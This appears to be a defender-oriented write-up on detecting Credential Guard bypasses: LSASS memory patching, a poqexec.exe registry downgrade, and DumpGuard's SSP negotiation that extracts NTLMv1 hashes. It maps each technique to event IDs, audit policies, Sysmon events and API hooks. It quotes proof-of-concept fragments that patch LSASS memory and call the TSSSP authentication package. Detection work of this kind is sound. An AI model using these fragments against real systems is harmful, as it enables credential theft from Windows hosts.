
The tool also attempts to open a handle in the LSASS process. The field GrantedAccess has a value of 0x1FFFFF that translates to PROCESS_ALL_ACCESS. Any process that attempts to obtain a handle with total control over LSASS should be treated as a very high signal. Most modern Endpoint Detection and Response systems should be able to raise an alert when a process attempts to interact with LSASS. Sysmon can capture this activity under event id 10.
API
The global variables g_fParameter_UseLogonCredentials and g_IsCredGuardEnabled are patched in memory by using the WriteProcessMemory API. Most mature EDR platforms should flag this API can raise an alert.
BOOL PatchMemory()
{
	BOOL status = FALSE;
	DWORD dwCurrent;
	DWORD UseLogonCredential = 1;
	DWORD IsCredGuardEnabled = 0;

	status = AcquireLSA();
	if (status)
	{
		if (ReadProcessMemory(cLsass.hProcess, g_fParameter_UseLogonCredential, &dwCurrent, sizeof(DWORD), NULL))
		{
			wprintf(L"[*] The current value of g_fParameter_UseLogonCredential is %d\n", dwCurrent);
			if (WriteProcessMemory(cLsass.hProcess, g_fParameter_UseLogonCredential, (PVOID)&UseLogonCredential, sizeof(DWORD), NULL))
			{
				wprintf(L"[*] Patched value of g_fParameter_UseLogonCredential to 1\n");
				status = TRUE;
Downgrade
The proof of concept attempts to access and modify the registry key path that controls the Primitive Operations Queue Executor (poqexec.exe) binary. The poqexec.exe is a component servicing utility used during Windows updates.
SIDE_BY_SIDE_CONFIGURATION_REGISTRY_PATH = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\SideBySide\\Configuration"
POQEXEC_PATH = "%SystemRoot%\\System32\\poqexec.exe"
It is recommended to enable monitoring for this key by adding an entry to the registry container and apply auditing for all domain users.
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\SideBySide\Configuration\PoqexecCmdline




Arbitrary processes that attempt to access and modify this registry key should be flagged as suspicious. Multiple events will be generated on the endpoint associated with this behaviour such as 4656, 4657 and 4663.
An additional object that is also accessed is the FileMaps that contains mapping metadata for the Windows Component Based Servicing. In this case the file is accessed as it instructs the CBS how to apply updates, rollbacks etc. The key indicator should be the process name that doesn’t belong to a trusted Microsoft binary.

The proof of concept will modify the registry key to conduct the downgrade attack by invoking the poqexec.exe to execute an arbitrary XML file.
The application also attempts to obtain dangerous privileges to perform the downgrade operation. These privileges include the following:
- SeDebugPrivilege
- SeBackupPrivilege
- SeRestorePrivilege
Processes that obtain these privileges have full system access and can perform read and write operations on any file or registry key. Windows Event ID 4703 records privilege-level changes in processes.



The table below summarize the Windows Event ID’s required to detect the Credential Guard downgrade technique.
| Data Source | Event ID | Detects |
|---|---|---|
| Windows Events | 4656 | Object Handle Requests |
| Windows Events | 4663 | Object Access |
| Windows Events | 4657 | Registry Key Modification |
| Windows Events | 4704 | Token Right Adjustments |
SSP Negotiation
The proof of concept (DumpGuard) abuses the remote credential guard protocol by simulating the terminal services SSP flow. It authenticates toward an SPN enabled account, establishing a security context, then uses that context to directly call the NtlmCalculateNtResponse on the NtlmCredIsoRemote RPC interface. The technique extracts NTLMv1 hashes from logged-in users without touching LSASS, therefore alerts focused towards LSASS abuse will not trigger. Detection engineering teams should build detections across multiple layers, using diverse data sources to identify threat actors employing this technique in their campaigns.
Event Logs
A requirement for this technique is that threat actors should add a machine account or compromise an account that has a service principal name. Adding a machine account is trivial, as users can add up to ten machine accounts in the domain by default. It is recommended to apply a policy that will prevent users from adding machine accounts in the domain. Alternatively, it is possible to enable visibility in the domain when a new machine account is created via the Audit Computer Account Management group policy.
Computer Configuration → Windows Settings → Security Settings → Advanced Audit Policy Configuration → Audit Policies → Account Management → Audit Computer Account Management


Creation of computer accounts can be captured under Windows Event ID 4741. Defensive teams should correlate this event ID with other indicators and should not rely on detection rules that are focused only on this activity.

DumpGuard initiates Kerberos requests to obtain the Ticket Granting Ticket (TGT) and Ticket Granting Service Ticket (TGS) for the machine account. It is therefore critical for organizations to enable monitoring for Kerberos Authentication Service and Kerberos Service Ticket Operations. It should be highlighted that these group policy objects are also correlated with Kerberoasting activities.
Computer Configuration → Windows Settings → Security Settings → Advanced Audit Policy Configuration → Audit Policies → Account Logon → Audit Kerberos Authentication ServiceComputer Configuration → Windows Settings → Security Settings → Advanced Audit Policy Configuration → Audit Policies → Account Logon → Audit Kerberos Service Ticket Operations
Executing the technique generates a Kerberos Authentication Ticket (TGT) request logged under Windows Event ID 4768. SOC teams should correlate this event with the account name and raise an alert if the account belongs to a newly created machine account.

The second Event ID that is going to be generated is a service ticket request from an elevated account towards a machine account. This action should be considered abnormal and suspicious in every Active Directory environment.

The table below summarizes the Event ID’s required to detect activities performed via DumpGuard:
| Event ID | Detects |
|---|---|
| 4741 | Machine Account Creation |
| 4768 | Kerberos Authentication Ticket Request |
| 4769 | Kerberos Service Ticket Request |
API
The technique performs an API call to the Local Security Authority (LSA). Defensive teams should ensure their Endpoint Detection and Response deployment performs hooking to the LsaCallAuthenticationPackage API. Specifically, the tool attempts to connect to the Windows LSA and perform a lookup to the authentication package TSSP. Then the LsaCallAuthenticationPackage sends the raw input buffer back to the TSSP package.
 public bool CallPackageLayer4(byte[] input, out byte[] output)
        {
            output = null;

            var result = false;

            if (Interop.LsaConnectUntrusted(out IntPtr LsaHandle) >= 0)
            {
                var PackageName = new LSA_STRING("TSSSP");

                if (Interop.LsaLookupAuthenticationPackage(LsaHandle, ref PackageName, out uint AuthenticationPackage) >= 0)
                {
                    if (Interop.LsaCallAuthenticationPackage(LsaHandle, AuthenticationPackage, input, input.Length, out var ReturnBuffer, out var ReturnBufferSize, out var ProtocolStatus) >= 0)
                    {
                        output = new byte[ReturnBufferSize];
                        Marshal.Copy(ReturnBuffer, output, 0, ReturnBufferSize);

                        result = true;
| API | Detects |
|---|---|
| LsaCallAuthenticationPackage | TSSP Requests to buffer |
DLLs
Sysmon extends visibility on endpoints and servers by detecting image load and network connection events. The proof of concept (DumpGuard) attempts to load various system DLLs to initiate NTLM negotiation and Kerberos authentication. Sysmon records image load events as event ID 7. These DLLs are summarized in the table below:
| DLL | Description |
|---|---|
| sspicli.dll | NTLM & Kerberos Authentication |
| TSpkg.dll | CredSSP Implementation |
| Kerberos.dll | Kerberos Protocol Implementation |
| DumpGuardLib.dll | ASN.1 Encoding/Decoding Routines |


